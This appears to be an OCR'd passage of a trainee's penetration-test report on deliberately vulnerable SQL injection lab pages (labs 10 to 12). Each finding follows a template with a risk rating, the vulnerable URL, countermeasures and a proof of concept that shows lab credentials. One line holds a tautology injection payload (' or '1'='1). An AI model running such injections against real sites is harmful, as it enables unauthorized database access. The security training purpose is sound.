
Successful Login

Your User Agent is:
"https://www.bugbountyhunter.org/internship_labs/HTML/sqli_lab/lab_
id=1' or '1'='1 +"

1.10. {Oh Cookies!}

Reference	**Risk Rating**
Oh Cookies!	**Hard**
Tools Used	
Google Chrome, Burp Suite, SQL injection tool	
Vulnerability Description	
I found this vulnerability by entering and manipulating the URL by malicious SQL code.	
How It Was Discovered	
Automated Tools and Manual Analysis were both used to find this vulnerability.	
Vulnerable URLs	
https://www.bugbountyhunter.org/internship_labs/HTML/sqli_lab/lab_10/lab_10.php	
Consequences of not Fixing the Issue	
Stealing credentials, access to the database, altering or modifying data, access to the network.	
Suggested Countermeasures	
Using stored procedures instead of dynamic SQL, prepared statements, least privilege access and input validation, character escaping, vulnerability scanner, firewall.	
References	
https://portswigger.net/web-security/sql-injection	

Proof of Concept


Login
Not secure | bugbountyhunter.org/internship_labs/HTML/sqli_lab/lab_10/lab_10.php
HACKTIFY
Happy Hacking
Delete Your Cookie!

Your USER AGENT is Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36

Your IP ADDRESS is 162.158.227.253

DELETE YOUR COOKIE OR WAIT FOR IT TO EXPIRE


YOUR COOKIE: username: admin and expires: Tue 07 Dec 2021 - 12:43:43

Your Login username: admin
Your Password: admin
Your ID: 8

1.11. {WAF's Are Injected!}

Reference	Risk Rating
WAF's Are Injected!	**Hard**
Tools Used	
Google Chrome, Burp Suite, SQL injection tool	
Vulnerability Description	
I found this vulnerability by entering and manipulating the URL by malicious SQL code.	
How It Was Discovered	
Automated Tools and Manual Analysis were both used to find this vulnerability.	
Vulnerable URLs	
https://www.bugbountyhunter.org/internship_labs/HTML/sqli_lab/lab_11/lab_11.php?id=1	
Consequences of not Fixing the Issue	
Stealing credentials, access to the database, altering or modifying data, access to the network.	
Suggested Countermeasures	
Using stored procedures instead of dynamic SQL, prepared statements, least privilege access and input validation, character escaping, vulnerability scanner, firewall.	
References	
https://owasp.org/www-community/attacks/SQL_Injection	

Proof of Concept



Hacktify Labs
Not secure
bugbountyhunter.org/internship_labs/HTML/sqli_lab/lab_11/lab_11.php?id=1
HACKTIFY
Happy Hacking

Your Login name:Dumb
Your Password:Dumb

1.12. {WAF’s Are Injected Part2!}

Reference	**Risk Rating**
WAF’s Are Injected Part2!	**Medium**
Tools Used	
Google Chrome, Burp Suite, SQL injection tool	
Vulnerability Description	
I found this vulnerability by entering and manipulating the URL by malicious SQL code.	
How It Was Discovered	
Automated Tools and Manual Analysis were both used to find this vulnerability.	
Vulnerable URLs	
https://www.bugbountyhunter.org/internship_labs/HTML/sqli_lab/lab_12/lab_12.php?id=4	
Consequences of not Fixing the Issue	
Stealing credentials, access to the database, altering or modifying data, access to the network.	
Suggested Countermeasures	
Using stored procedures instead of dynamic SQL, prepared statements, least privilege access and input validation, character escaping, vulnerability scanner, firewall.	
References	
https://portswigger.net/web-security/sql-injection	

Proof of Concept


URL
Not secure
bugbountyhunter.org/internship_labs/HTML/sqli_lab/lab_12/lab_12.php?id=4
HACKTIFY
Happy Hacking

Your Login name:secure
Your Password:crappy